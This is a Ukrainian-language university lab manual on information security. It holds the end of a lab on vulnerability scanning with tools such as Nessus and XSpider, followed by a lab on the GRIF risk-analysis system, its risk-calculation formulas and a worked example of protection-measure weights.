Завдання до лабораторної роботи. За допомогою заданих СВА (табл. 1.3) проведіть детальне тестування ОС на предмет виявлення вразливостей у системі забезпечення безпеки роботи мережі. Результати установки відобразьте у звітах із зазначенням алгоритму встановлення, його особливостей і описом послідовності дій під час виконання кожного кроку. Перелік отриманих вразливостей та їх характеристики відобразьте у звітах у вигляді скриншотів. Також наведіть особливі рекомендації та висновки щодо загальної безпеки системи, яка досліджується. Наведіть (у вигляді скриншотів) алгоритм усунення визначених вразливостей за допомогою вбудованих у СВА засобів. Після дій щодо усунення визначених вразливостей проведіть повторне сканування системи, результат наведіть у вигляді скриншотів. Зробіть висновки щодо порівняння результатів сканування системи.

Таблиця 1.3

Варіанти СВА для дослідження

Сканер / Тип Дослід-ження	PC Security Test; EnterpriseScan-x86; TestHttp	Shadow Security Scaner	CyberCop Scanner	Webtrends Security Analyzer Pro	GFI LANguard Network Security Scanner (LNSS)	NESSUS	XSpider	MS Baseline Security Analyzer (MBSA)	Nikto; Entry	N.E.W.T.	Retina® Network Security Scanner
Сканування робочої станції	1	2	3	4	5	6	7	8	9	10	11
Сканування сервера	12	13	14	15	16	17	18	19	20	21	22
Сканування діапазону IP-адрес	23	24	25	26	27	28	29	30	31	32	33

Контрольні запитання

1. Дайте визначення атаки.
2. Дайте визначення СВА.
3. У чому полягають принципові відмінності атаки й зловживання?
4. Сфери використання СВА.
5. Назвіть основні принципи побудови СВА.
6. Назвіть типи СВА.
7. Назвіть відмінні характеристики відомих СВА.
8. Дайте порівняльний аналіз відомих СВА.
9. Наведіть класифікацію сканерів за призначенням.
10. Наведіть класифікацію вразливостей.

Час, що відводиться на проведення опитування 10 – 15 хв.

Лабораторна робота №2
Дослідження можливостей системи аналізу та управління інформаційними ризиками: ГРИФ (з програмного комплексу Digital Security Office 2006). Побудова моделі ІС на основі моделі інформаційних потоків

Мета роботи – закріплення теоретичного матеріалу, ознайомлення студентів з основними типами та принципами роботи системи аналізу та управління інформаційними ризиками на підприємстві. Одержання практичних навичок використання, налаштування та дослідження системи ГРИФ з програмного комплексу Digital Security Office 2006.

Лабораторна робота призначена для закріплення теоретичного матеріалу, який викладається під час вивчення теми №3 "Організація інформаційної безпеки на підприємстві".

Крім того, лабораторна робота розроблена на базі програмного продукту Digital Security Office 2006, який поставлений за академічною версією згідно з укладеною угодою між Харківським національним економічним університетом (кафедрою інформаційних систем) та фірмою Digital Security, м. Санкт-Петербург (www.dsec.ru).

Рекомендації щодо підготовки до виконання ЛР. Необхідно вивчити принципи та логіку роботи системи ГРИФ, її основні параметри та характеристики. Навчитися виконувати підготовчі операції на початковому етапі встановлення програмного комплексу Digital Security Office 2006. Особливу увагу варто приділити процесу конфігурування системи ГРИФ під час встановлення і після завершення кінцевого етапу. Вивчити методику проведення аналізу та управління інформаційними ризиками на підприємстві.

Загальні положення ЛР.

Digital Security Office 2006 – закінчене рішення для комплексного управління ІБ підприємства.

Digital Security Office 2006 включає систему аналізу й управління інформаційними ризиками ГРИФ і систему розробки й управління ПБ ІС КОНДОР.

Модель інформаційних потоків

Аналіз ризиків ІБ здійснюється за допомогою побудови моделі ІС підприємства. Розглядаючи засоби захисту ресурсів з цінною інформацією, взаємозв'язок ресурсів між собою, вплив прав доступу груп користувачів, організаційні заходи, модель досліджує захищеність кожного виду інформації.

У результаті роботи алгоритму програма видає наступні дані:

1. Інвентаризація.
2. Значення ризику для кожного цінного ресурсу компанії.
3. Перелік всіх вразливостей, які стали причиною отриманого значення ризику.
4. Значення ризику для ресурсів після здійснення контрзаходів (залишковий ризик).
5. Ефективність контрзаходів.
6. Рекомендації експертів.

Перед заповненням даних в програмі ГРИФ необхідно провести інвентаризацію цінних ресурсів та інформації підприємства, тобто визначити всю цінну інформацію й ресурси, на яких вона зберігається.

Далі власники інформації або відповідальні особи (як правило, начальники відділів, у яких ведеться обробка інформації) повинні визначити збиток, який буде завдано підприємству в процесі здійснення погроз конфіденційності, цілісності й доступності даної інформації. Якщо власнику інформації важко оцінити збиток інформації в грошах, програма дозволяє заносити збиток у рівнях (кількість і оцінку рівнів власник вибирає самостійно (у діапазоні від 2 до 100), але для всіх видів інформації в ІС підприємства кількість і оцінка рівнів повинні бути однаковими).

Слід зазначити, що в програму ГРИФ заносяться тільки ресурси, на яких обробляється цінна інформація, тобто інформація, для якої можна оцінити збиток під час реалізації погроз.

Далі фахівець відділу ІТ (адміністратор системи) надає дані про групи користувачів, які мають доступ до інформації, особливості і надання доступу користувачів до ресурсів компанії (права доступу, вид доступу, мережне устаткування) і засоби захисту, встановлені в ІС. Фахівці відділу ІБ надають дані про витрати на ІБ. Співробітнику, що заповнює програму, потрібно внести наступні дані (табл. 2.1).

Таблиця 2.1

Необхідні види інформації для програми ГРИФ

Дані, які заносяться в програму	Співробітник, відповідальний за надання даних
Види цінної інформації	Власник інформації (або начальник відділу, в якому здійснюється обробка інформації)
Збиток для кожного виду цінної інформації із трьох видів погроз	Власник інформації (або начальник відділу, в якому здійснюється обробка інформації)
Бізнес-процеси, в яких обробляється інформація	Власник інформації (або начальник відділу, в якому здійснюється обробка інформації)
Ресурси, на яких зберігається цінна інформація	Фахівець служби IT
Мережні групи, в яких перебувають ресурси системи (тобто фізичні зв'язки ресурсів один з одним)	Фахівець служби IT
Відділи, до яких відносяться ресурси	Як правило, збігаються з організаційною структурою компанії
Групи користувачів, що мають доступ до цінної інформації	Фахівець служби IT
Клас групи користувачів	Фахівець служби IT
Доступ групи користувачів до інформації	Фахівець служби IT
Характеристики доступу групи користувачів до інформації (вид і права)	Фахівець служби IT
Засоби захисту, встановлені в ІС	Фахівець служби IT
Витрати на ІБ	Фахівець служби ІБ

Основні поняття й допущення моделі

Ресурс – фізичний ресурс, на якому розташовується цінна інформація (сервер, робоча станція, мобільний комп'ютер і т. д.).

Мережна група – група, в яку входять фізично взаємозалежні ресурси.

Відділ – структурний підрозділ підприємства.

Бізнес-процеси – виробничі процеси, в яких обробляється цінна інформація.

Група користувачів – група користувачів, що має однаковий клас і засоби захисту. Суб'єкт, що здійснює доступ до інформації.

Клас групи користувачів – особлива характеристика групи, що показує, як здійснюється доступ до інформації. Основні класи груп користувачів:

1. Анонімні Інтернет-користувачі.
2. Авторизовані Інтернет-користувачі.
3. Звичайні користувачі, що здійснюють локальний і вилучений доступ до інформації.
4. Системні адміністратори й офіцери безпеки (так звані суперкористувачі), тобто користувачі, що мають виключні права.
5. Користувачі, що здійснюють доступ до інформації з офісу компанії через Інтернет.
6. Користувачі, що здійснюють доступ до інформації з офісу компанії по модему.
7. Мобільні Інтернет-користувачі.

Засоби захисту робочого місця групи користувачів – засоби захисту клієнтського місця користувача, тобто ресурсу, з якого користувач здійснює доступ до інформації.

Характеристики групи користувачів – види доступу групи користувачів (локального або вилученого доступу) і права, надані групі користувачів у разі доступу до інформації (читання, запису або видалення).

Інформація – цінна інформація, що зберігається й обробляється в ІС. Тобто об'єкт, до якого здійснюється доступ. Виходячи з допущень даної моделі, вся інформація є цінною, тому що оцінити ризик нецінної інформації не видається можливим.

Засоби захисту – засоби захисту ресурсу, на якому розташована (або обробляється) інформація й засоби захисту самої інформації, тобто застосовувані до конкретного виду інформації, а не до всього ресурсу.

Ефективність засобу захисту – кількісна характеристика засобу захисту, що визначає ступінь його впливу на ІС, тобто наскільки сильний засіб впливає на захищеність інформації й робочого місця групи користувачів. Визначається на основі експертних оцінок.

Коефіцієнт локальної захищеності інформації на ресурсі. Розраховується, якщо до інформації здійснюється тільки локальний доступ. У цьому випадку клієнтське місце групи користувачів і ресурс, на якому зберігається інформація, збігаються; тому захищеність групи користувачів окремо оцінювати не потрібно.

Коефіцієнт вилученої захищеності інформації на ресурсі. Розраховується, коли до інформації здійснюється вилучений доступ; тобто, по суті, це сумарний коефіцієнт засобів захисту об'єкта.

Коефіцієнт локальної захищеності робочого місця групи користувачів. Розраховується, коли група користувачів здійснює вилучений доступ до інформації, тобто це сумарний коефіцієнт захисту суб'єкта або клієнтського місця групи користувачів. Даний коефіцієнт неможливо визначити для груп анонімних і авторизованих Інтернет-користувачів.

Спадкування коефіцієнтів захищеності. Якщо на ресурсі розташовані кілька видів інформації, причому до деяких з них здійснюється доступ через Інтернет (групами анонімних, авторизованих або мобільних Інтернет-користувачів), то погрози, що виходять від цих груп користувачів, можуть вплинути й на інші види інформації. Отже, це необхідно врахувати. Якщо на одному з ресурсів, що перебуває в мережній групі, зберігається інформація, до якої здійснюють доступ зазначені групи користувачів, то це враховується аналогічно для всіх видів інформації, що зберігаються на всіх ресурсах, які входять у мережну групу.

Базовий час простою ресурсу (без застосування засобів захисту) – час, протягом якого доступ до інформації ресурсу неможливий (відмова в обслуговуванні). Визначається в годинах на рік на основі експертних оцінок без обліку впливу на інформацію засобів захисту. Базовий час простою залежить від груп користувачів, що мають доступ до ресурсу: час простою збільшується, якщо до ресурсу мають доступ Інтернет-користувачі.

Додатковий час простою ресурсу – час простою, протягом якого доступ до інформації ресурсу неможливий, обумовлений неадекватною роботою програмного або апаратного забезпечення ресурсу. Задається користувачем. Вказується в годинах на рік. (Винякти: час простою не може задаватися для твердої копії).

Мережний пристрій – пристрій, за допомогою якого здійснюється зв'язок між ресурсами мережі. Наприклад, комутатор, маршрутизатор, концентратор, модем, точка доступу.

Час простою мережного пристрою – час, протягом якого доступ, здійснюваний за допомогою мережного пристрою, до інформації ресурсу неможливий через відмову в обслуговуванні мережного пристрою.

Максимальний критичний час простою (T_{max}) – значення часу простою, що є критичним для підприємства. Тобто збиток, нанесений підприємству під час простоювання ресурсу протягом критичного часу простою, максимальний. У процесі простоювання ресурсу протягом часу, що перевищує критичне, збиток, нанесений підприємству, не збільшується.

Контрзахід – дія, яку необхідно виконати для усунення вразливості.

Ризик – імовірний збиток, що буде завдано підприємству під час реалізації погроз ІБ, що залежить від захищеності системи.

Ризик після здійснення контрзаходів – значення ризику, перерахованого з урахуванням здійснення контрзаходів (усунення вразливостей).

Ефективність комплексу контрзаходів – оцінка, наскільки знизився рівень ризику після завдання комплексу контрзаходів стосовно первинного рівня ризику.

Для того щоб оцінити ризик інформації, необхідно проаналізувати захищеність і архітектуру побудови ІС. Власнику ІС потрібно спочатку описати архітектуру своєї мережі:

1) всі ресурси, на яких зберігається цінна інформація;
2) мережні групи, в яких перебувають ресурси системи (тобто фізичні зв'язки ресурсів один з одним);
3) відділи, до яких належать ресурси;
4) види цінної інформації;
5) збиток для кожного виду цінної інформації із трьох видів погроз;
6) бізнес-процеси, в яких обробляється інформація;
7) групи користувачів, що мають доступ до цінної інформації;
8) клас групи користувачів;
9) доступ групи користувачів до інформації;
10) характеристики цього доступу (вид і права);
11) засоби захисту інформації;
12) засоби захисту робочого місця групи користувачів.

Виходячи із введених даних, можна побудувати повну модель ІС підприємства, на основі якої буде проведений аналіз захищеності кожного виду інформації на ресурсі.

Принцип роботи алгоритму

Пройшовши перший етап (опис необхідних для моделі даних), перейдемо безпосередньо до роботи алгоритму моделі.

Ризик оцінюється окремо по кожному зв'язку "група користувачів – інформація", тобто модель розглядає взаємозв'язок "суб'єкт – об'єкт" з огляду на всі їхні характеристики.

Ризик реалізації погрози ІБ для кожного виду інформації розраховується за трьома основними погрозами: порушення конфіденційності, цілісності та доступності. Власник інформації завдає збитку окремо для трьох погроз; це простіше й зрозуміліше, тому що оцінити збиток у цілому не завжди можливо.

Розглянемо принцип роботи моделі послідовно для одного зв'язку "інформація – група користувачів" (для інших вважаємо аналогічно).

Алгоритм розрахунку ризиків за погрозами конфіденційності й цілісності (алгоритми розрахунку для погроз цілісності й конфіденційності схожі)

Крок 1. Визначаємо вид доступу групи користувачів до інформації. Від цього буде залежати кількість засобів захисту, тому що для локального й вилученого доступу застосовуються різні засоби захисту.

Крок 2. Визначаємо права доступу групи користувачів до інформації. Це важливо для цілісності, тому що у випадку доступу "тільки читання" цілісність інформації порушити не можна, і для доступності. Певні права доступу впливають на засоби захисту інформації.

Крок 3. Імовірність реалізації погрози залежить від класу групи користувачів. Наприклад, анонімні Інтернет-користувачі становлять найбільшу загрозу для цінної інформації підприємства, отже, якщо дана група має доступ до інформації, ризик реалізації погрози збільшується. Також, залежно від класу групи користувачів змінюються їхні засоби захисту. Наприклад, для авторизованих і анонімних Інтернет-користувачів ми не можемо визначити засоби захисту їх робочого місця.

Крок 4. Особливим видом засобу захисту є антивірусне ПЗ. В сучасних умовах функціонування комп'ютерних систем, зберігання й обробки інформації шкідливе ПЗ найнебезпечнішою й руйнівною погрозою. Знаючи силу впливу вірусних програм, відсутність антивірусного ПЗ на ресурсі (або клієнтському місці користувача) необхідно брати до уваги окремо. Якщо на ресурсі не встановлений

антивірус, то ймовірність реалізації погроз конфіденційності, цілісності й доступності різко зростає. Дана модель це враховує.

Крок 5. Тепер у нас є всі необхідні знання, щоб визначити засоби захисту інформації й робітника місця групи користувачів. Просумувавши ваги засобів захисту, одержимо сумарний коефіцієнт. Для погрози цілісності враховуються специфічні засоби захисту – засоби резервування й контролю цілісності інформації. Якщо до ресурсу здійснюється локальний і вилучений доступ, то на даному етапі будуть визначені три коефіцієнти: коефіцієнт локальної захищеності інформації на ресурсі, коефіцієнт вилученої захищеності інформації на ресурсі й коефіцієнт локальної захищеності робочого місця групи користувачів. З отриманих коефіцієнтів вибираємо мінімальний. Чим менший коефіцієнт захищеності, тим слабкіший захист, тобто важливо врахувати найменш захищене (найбільш вразливе) місце в ІС.

Крок 6. На цьому етапі набуває чинності поняття спадкування коефіцієнтів захищеності й базових ймовірностей. Наприклад, на ресурсі, що входить у мережну групу, утримується інформація, до якої здійснюється доступ груп користувачів (анонімних, авторизованих або мобільних) з Інтернету. Для цього зв'язку "інформація – група Інтернет-користувачів" розраховується тільки коефіцієнт вилученої захищеності інформації на ресурсі, тому що оцінити захищеність груп користувачів ми не можемо (для групи мобільних Інтернет-користувачів коефіцієнт віддаленого захисту групи користувачів розраховується). Тепер цей коефіцієнт захищеності необхідно порівняти з коефіцієнтами захищеності, отриманими для нашого зв'язку "інформація – група користувачів". Це дуже важливий момент. Таким чином, ми враховуємо вплив інших ресурсів системи на наш ресурс та інформацію. У реальній ІС всі ресурси взаємозалежні між собою і впливають один на одного. Тобто зловмисник, проникнувши на один ресурс ІС (наприклад, одержавши доступ до інформації ресурсу), може легко одержати доступ до ресурсів, фізично пов'язаними зі зламаним. Явною перевагою даної моделі є те, що вона враховує взаємозв'язки між ресурсами ІС.

Крок 7. Окремо враховується наявність криптографічного захисту даних у разі вилученого доступу. Якщо користувачі можуть одержати вилучений доступ до цінних даних, не використовуючи систему шифрування, це може значно вплинути на цілісність і конфіденційність даних.

Крок 8. На останньому етапі перед одержанням підсумкового коефіцієнта захищеності зв'язку "інформація – група користувачів" аналізуємо кількість осіб у групі користувачів і наявність у групи користувачів виходу в Інтернет. Усі ці параметри позначаються на захищеності інформації.

Крок 9. Отже, пройшовши по всьому алгоритму, ми одержали кінцевий, підсумковий коефіцієнт захищеності для нашого зв'язку "інформація – група користувачів".

Крок 10. Далі отриманий підсумковий коефіцієнт потрібно помножити на базову ймовірність реалізації погрози ІБ. Базова ймовірність визначається на основі методу експертних оцінок. Група експертів, виходячи із класів груп користувачів, що одержують доступ до ресурсу, видів і прав їхнього доступу до інформації, розраховує базову ймовірність для кожної інформації. Власник ІС, за наявності бажання, може задати цей параметр самостійно. Перемноживши базову ймовірність і підсумковий коефіцієнт захищеності, одержимо підсумкову ймовірність реалізації погрози. Нагадаємо, що для кожної із трьох погроз ІБ ми окремо розраховуємо ймовірність реалізації.

Крок 11. На завершальному етапі значення отриманої підсумкової ймовірності накладається (мат. множиться) на збиток від реалізації погрози й буде одержано ризик погрози ІБ для зв'язку "вид інформації – група користувачів".

Крок 12. Щоб одержати ризик для виду інформації (з урахуванням всіх груп користувачів, що мають до неї доступ), необхідно спочатку додати ймовірності реалізації погрози за наступною формулою:

$$P_{inf} = 1 - \prod_{i=1}^{n} (1 - P_{ug,n}), \qquad (2.1)$$

де P_{inf} – підсумкова ймовірність погрози для інформації;

n – кількість погроз;

$P_{ug,n}$ – ймовірності реалізації n-ї погрози для інформації.

А потім отриману підсумкову ймовірність погрози для інформації множимо на збиток від реалізації погрози, одержуючи таким чином ризик від реалізації погрози для даної інформації.

Крок 13. Щоб одержати ризик для ресурсу (з урахуванням усіх видів інформації, збереженої й оброблюваної на ресурсі), необхідно підсумувати ризики для всіх видів інформації.

Алгоритм розрахунку ризиків за погрозою відмови в обслуговуванні

Якщо для цілісності й конфіденційності ймовірність реалізації погрози розраховується у відсотках, то для доступності аналогом імовірності є час простою ресурсу, що містить інформацію. Однак, ризик за погрозою відмови в обслуговуванні вважається однаковим для зв'язку "інформація – група користувачів", тому що існує ряд параметрів, які впливають не на ресурс у цілому, а на окремий вид інформації.

Крок 1. На першому етапі визначаємо базовий час простою для інформації.

Крок 2. Далі необхідно розрахувати коефіцієнт захищеності зв'язку "інформація – групи користувача". Для погрози відмова в обслуговуванні коефіцієнт захищеності визначається з огляду на права доступу групи користувачів до інформації й засіб резервування.

Крок 3. Так само, як для погроз порушення конфіденційності й доступності, наявність антивірусного ПЗ є особливим засобом захисту і враховується окремо.

Крок 4. Накладаючи коефіцієнт захищеності на час простою інформації, одержимо час простою інформації з огляду на засіб захисту інформації. Він розраховується в годинах простою на рік.

Крок 5. Специфічний параметр для зв'язку "інформація – група користувачів" – час простою мережного устаткування. Доступ до ресурсу може здійснюватися різними групами користувачів, використовуючи різне мережне устаткування. Для мережного устаткування час простою задає власник ІС. Час простою мережного устаткування додається до часу простою інформації, отриманої у результаті роботи алгоритму, таким чином, одержуємо підсумковий час простою для зв'язку "інформація – група користувачів".

Крок 6. Значення часу простою для інформації (T_{inf}), з огляду на всі групи користувачів, що мають до неї доступ, обчислюється за наступною формулою:

$$T_{inf} = (1 - \prod_{i=1}^{n}(1 - \frac{T_{ug,n}}{T_{max}})) \times T_{max}, \qquad (2.2)$$

де T_{max} – максимальний критичний час простою;

$T_{ug,n}$ – час простою для зв'язку "інформація – група користувачів".

Крок 7. Збиток для погрози "відмова в обслуговуванні" задається в годинах. Перемноживши підсумковий час простою й збиток від реалізації погрози, одержимо ризик реалізації погрози відмови в обслуговуванні для зв'язку "інформація – група користувачів".

Задавання контрзаходів

У новій версії алгоритму користувач має можливість задавати контрзаходи. Для розрахунку ефективності введеного контрзаходу необхідно пройти послідовно по всьому алгоритму з урахуванням заданого контрзаходу. Тобто на виході користувач одержує значення двох ризиків – ризику без обліку контрзаходу (R_{old}) і ризик з урахуванням заданого контрзаходу (R_{new}) (або з урахованням того, що вразливість закрита).

Ефективність введення контрзаходу розраховується за наступною формулою (Е):

$$E = \frac{R_{old} - R_{new}}{R_{old}} \qquad (2.3).$$

У результаті роботи алгоритму користувач системи ГРИФ одержує наступні дані:

1. Ризик реалізації за трьома базовими погрозами для видів інформації.
2. Ризик реалізації за трьома базовими погрозами для ресурсу.
3. Ризик реалізації сумарно за всіма погрозами для ресурсу.
4. Ризик реалізації за трьома базовими погрозами для ІС.
5. Ризик реалізації за всіма погрозами для ІС.
6. Ризик реалізації за всіма погрозами для ІС після здійснення контрзаходів.
7. Ефективність контрзаходу.
8. Ефективність комплексу контрзаходів.

Загальні принципи роботи з програмою ГРИФ

Крок 1. На першому етапі роботи з програмою користувач вносить всі об'єкти ІС підприємства: відділи, ресурси (специфічними об'єктами даної моделі є мережні групи, мережні пристрої, види інформації, групи користувачів, бізнес-процеси), як наведено на рис. 2.1.




Рис. 2.1. **Типи об’єктів ІС підприємства**

Крок 2. Далі користувачу необхідно відзначити зв'язки, тобто визначити, до яких відділів і мережних груп відносяться ресурси, яка інформація зберігається на ресурсі і які групи користувачів мають до неї доступ. Також користувач системи вказує засоби захисту ресурсу й інформації, як наведено на рис. 2.2.




Рис. 2.2. **Визначення зв’язків в ІС**

Крок 3. На завершальному етапі користувач відповідає на низку питань з політики безпеки, реалізованої в системі, що дозволяє оцінити реальний рівень захищеності системи й деталізувати оцінки ризиків, як наведено на рис. 2.3.





Рис. 2.3. **Список питань щодо ПБ**

Наявність засобів інформаційного захисту, відзначених на першому етапі, сама по собі ще не робить систему захищеною у випадку їхнього неадекватного використання й відсутності комплексної ПБ, що враховує всі аспекти захисту інформації, включаючи питання організації захисту, фізичної безпеки, безпеки персоналу, безперервності ведення бізнесу.

У результаті виконання всіх дій за даними етапами, на виході сформована повна модель ІС із погляду ІБ з урахуванням реального виконання вимог комплексної ПБ, що дозволяє перейти до програмного аналізу введених даних для одержання комплексної оцінки ризиків і формування підсумкового звіту.

Алгоритм системи ГРИФ аналізує побудовану модель і генерує звіт, що містить значення ризику для кожного ресурсу. Конфігурація звіту може бути практично будь-якою, таким чином, дозволяючи користувачу створювати як короткі звіти для керівництва, так і детальні звіти для подальшої роботи з результатами (рис. 2.4).

Система ГРИФ містить модуль управління ризиками, що дозволяє проаналізувати всі причини того значення ризику, що виходить після обробки алгоритмом занесених даних (рис. 2.5). Таким чином, знаючи причини, ви будете мати всі дані, необхідні для реалізації контрзаходів і, від-повідно, зниження рівня ризику.



№	Вид информации	Конфиденциальность, ур.	Целостность, ур.	Доступность, ур.
1	Годовой отчет	Низкий	Средний	Высокий
2	Информация о ценах	Низкий	Средний	Высокий

Рис. 2.4. **Приклад звіту системи ГРИФ**

Завдяки розрахунку ефективності кожного можливого контрзаходу, а також визначенню значення залишкового ризику ви зможете вибрати найбільш оптимальні контрзаходи, які дозволять знизити ризик до необхідного рівня з найменшими витратами.




Рис. 2.5. **Використання засобів захисту**

У результаті роботи із системою ГРИФ будується докладний звіт про рівень ризику кожного цінного ресурсу ІС підприємства, всі причини ризику з докладним аналізом вразливостей і оцінкою економічної ефективності всіх можливих контрзаходів.

Приклад розрахунку ризиків ІС на основі моделі інформаційних потоків

Вихідні дані. Наприклад, ІС підприємства складається із двох ресурсів: сервера (при цьому сервером будемо називати комп'ютер, на якому декілька папок відкриті для віддаленого доступу) й робочої станції (РС), які перебувають в одній мережній групі, тобто фізично пов’язані між собою. На сервері зберігаються наступні види інформації: бухгалтерський звіт і база клієнтів підприємства. На РС розташована БД найменувань товарів підприємства з описом.

До сервера локальний доступ має наступна група користувачів (до першої інформації – бухгалтерський звіт): **головний бухгалтер**.

До сервера вилучений доступ мають наступні групи користувачів (до другої інформації – БД клієнтів компанії):

1) **бухгалтер** (з РС);
2) **фінансовий директор** (через глобальну мережу Інтернет).

До РС локальний доступ має наступна група користувачів (до БД найменувань товарів підприємства з описом): **бухгалтер**.

За правилами роботи моделі бухгалтер у разі вилученого доступу до сервера є групою звичайних користувачів, а фінансовий директор – групою авторизованих користувачів. Причому бухгалтер має вилучений доступ до сервера через комутатор.

Засоби захисту наведені в табл. 2.2.

Таблиця 2.2

Засоби захисту сервера

Засіб захисту	Вага засобу захисту
Засоби фізичного захисту	
Контроль доступу до приміщень, де розташований ресурс (фізична охорона, двері із замком, спеціальний пропускний режим у приміщення)	25
Засоби локального захисту	
Відсутність дисководів і USB-портів	10
Засоби корпоративного мережного захисту	
Міжмережний екран	10
Обманна система	2
Система антивірусного захисту на сервері	10
Засоби резервування й контролю цілісності	
Апаратна система контролю цілісності	20

Засоби захисту первинної інформації наведені в табл. 2.3.

Таблиця 2.3

Засоби захисту первинної інформації (бухгалтерський звіт)

Засіб захисту	Вага засобу захисту
Засоби локального захисту	
Засоби криптографічного захисту (криптозахист даних на ПК)	20
